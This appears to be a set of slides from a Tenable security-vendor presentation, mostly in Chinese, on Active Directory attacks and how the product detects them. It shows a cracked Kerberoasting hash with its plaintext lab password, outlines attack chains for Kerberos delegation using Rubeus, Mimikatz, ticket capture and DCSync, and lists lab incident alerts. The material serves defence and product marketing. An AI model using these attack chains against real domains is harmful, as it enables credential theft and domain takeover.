519e110cfb99d4db122cfc109a27fe0183c2af417217ff44677ca17f935ee27ef881d7ca2f94a35aed9fad36000c3f3f4a8566a99d9a363d63bc4e40  
dc20aa08bc42a4a9d4602f8f71b8cbe74c167d01a50d252043d7c64600015515e40dca9:lqaz@WSX
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)  
Hash.Target.....: $krb5tgs$23*$sqlsrv$TENABLELAB.COM$tenablelab.com/s...40dca9  
Time.Started.....: Mon Sep 19 06:18:55 2022 (0 secs)  
Time.Estimated....: Mon Sep 19 06:18:55 2022 (0 secs)  
*****
```



Dangerous Kerberos Delegations

攻擊情境 - Dangerous Kerberos Delegation on 使用者帳號



具有網域管理員權限的用戶同時有下列條件：

- 沒有在用戶上設定“帳戶敏感且無法委派”選項
- 不是“受保護用戶組”的成員



具有網域管理員權限的用戶登錄到工作站並留下快取的授權憑證



攻擊者破壞工作站並竊取快取憑證

GAME OVER!



攻擊者使用偽造的票
破壞 Active Directory



攻擊者破壞 AD GPO
並部署勒索軟體



攻擊者使用快取的憑據來破壞網域
包括具有敏感資料的文件伺服器

攻擊情境 - Dangerous Kerberos Delegation on 電腦主機



設定了 Unconstrained Kerberos Delegation 的電腦，駭客可以透過具有僅讀取權限的使用者通過列舉來找出 (PowerShell、LDAP 等)



- 通過 Rubeus 或其他漏洞利用工具強制身份驗證和捕獲票證 (TGT)
- 將票證轉換為 .kirbi 格式 (PowerShell)



- 攻擊者使用 Mimikatz 通過票據 (.kirbi) 進行身份驗證
- 並利用 DCSync 或其他攻擊。

GAME OVER!



攻擊者使用偽造的票
破壞 Active Directory




攻擊者破壞 AD GPO
並部署勒索軟體



攻擊者使用快取的憑據來破壞網域
包括具有敏感資料的文件伺服器

攻擊者會尋找攻擊路徑

及早找出對應的IoE才是防禦的關鍵



2

DCSync

AD 提權

INCIDENT DESCRIPTION

The DCSync command in Mimikatz allows an attacker to pretend to be a domain controller and retrieve password hashes and encryption keys from other domain controllers, without executing any code on the target.

The ALSID.CORP\dcadmin account was used to start a DCSync attack. Some critical AD secrets might have been synced during the attack. The attack was launched from the machine TOOLS-VM (10.200.200.5) and targeted dc-vm (10.200.200.4).

AD 提權

DCSync

AD 提權

DCShadow

INCIDENT DESCRIPTION

DCShadow is another late-stage kill chain attack that allows an attacker with privileged credentials to register a rogue domain controller in order to push changes to a domain via domain replication.

The C:\netools-vm\ClsServers\ClsDefault-First-Site-Name\ClsSites\ClsConfiguration,DC=alsid,DC=corp domain controller lasted less than 60 seconds (1 minutes). It is therefore highly unlikely that this domain controller was legitimate, but instead was used to trigger a DCShadow attack. The attack was launched from the machine TOOLS-VM (10.200.200.5) and targeted dc-vm (10.200.200.4).

DCShadow

不需要安裝Agent


只拿Domain User

對 DC負載無影響

攻擊偵測需收集特定事件日誌到Sysvol

無需更大的網路頻寬

- 5k user建議 2Mbps/sec
- 75k user建議 10Mbps/sec



即時監控IoA攻擊指標

- DCSync
- Golden Ticket
- 作業系統憑證傾印: LSASS記憶體
- DCShadow
- PetitPotam
- SAMAccountName 假冒
- DPAPI 網域備份金鑰擷取
- Zerologon 刺探利用
- 可疑的 DC 密碼變更
- DnsAdmins 刺探利用
- 密碼猜測
- 密碼噴濺
- 本機管理員列舉
- 大規模電腦偵察
- Kerberoasting
- NTDS 擷取
- 未經驗證的 Kerberoasting

Indicators of Attack

tenable.ad 99+ Tenable

GENERAL

Indicators of Attack

Hour Day Month Year July 2021 2/2 domains > 6/6 indicators > Refresh

SECURITY ANALYTICS

Trail Flow

Incidents related to the domain ALSID Domain

Indicators of Attack

Search for a source or a destination Start date End date 6/6 indicators > Closed incidents No Refresh

Date	Source	Attack Vector	Destination	Attack Name	Domain
2021-07-07 10:53:18	TOOLS-VM 10.200.200.5	The ALSID.CORP\dcadmin account was used to start a DCSync attack. Some crit...	dc-vm 10.200.200.4	DCSync	ALSID Forest ▲ ALSID Domain
2021-07-07 10:51:56	TOOLS-VM 10.200.200.5	The ALSID.CORP\dcadmin account was used to start a DCSync attack. Some crit...	dc-vm 10.200.200.4	DCSync	ALSID Forest ▲ ALSID Domain
2021-07-07 08:44:10	TOOLS-VM 10.200.200.5	Authentication failures were observed on a number of accounts exceeding 500...	dc-vm 10.200.200.4	PasswordSpraying	ALSID Forest ▲ ALSID Domain
2021-07-07 08:19:14	TOOLS-VM 10.200.200.5	The ALSID.CORP\dcadmin account was used to start a DCSync attack. Some crit...	dc-vm 10.200.200.4	DCSync	ALSID Forest ▲ ALSID Domain
2021-07-06 17:54:19	TOOLS-VM 10.200.200.5	The CN=tools-vm,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configura...	dc-vm 10.200.200.4	DCShadow	ALSID Forest ▲ ALSID Domain



曝險管理平台



曝險觀點

彙總的網路風險深入分析



攻擊路徑分析

漏洞與攻擊緩解措施



資產庫

集中化的資產檢視畫面

曝險分析

資料彙總、風險優先順序與建議、指標分析

弱點管理

WEB 應用程式
安全

雲端安全

身分安全

攻擊破綻管理

Q & A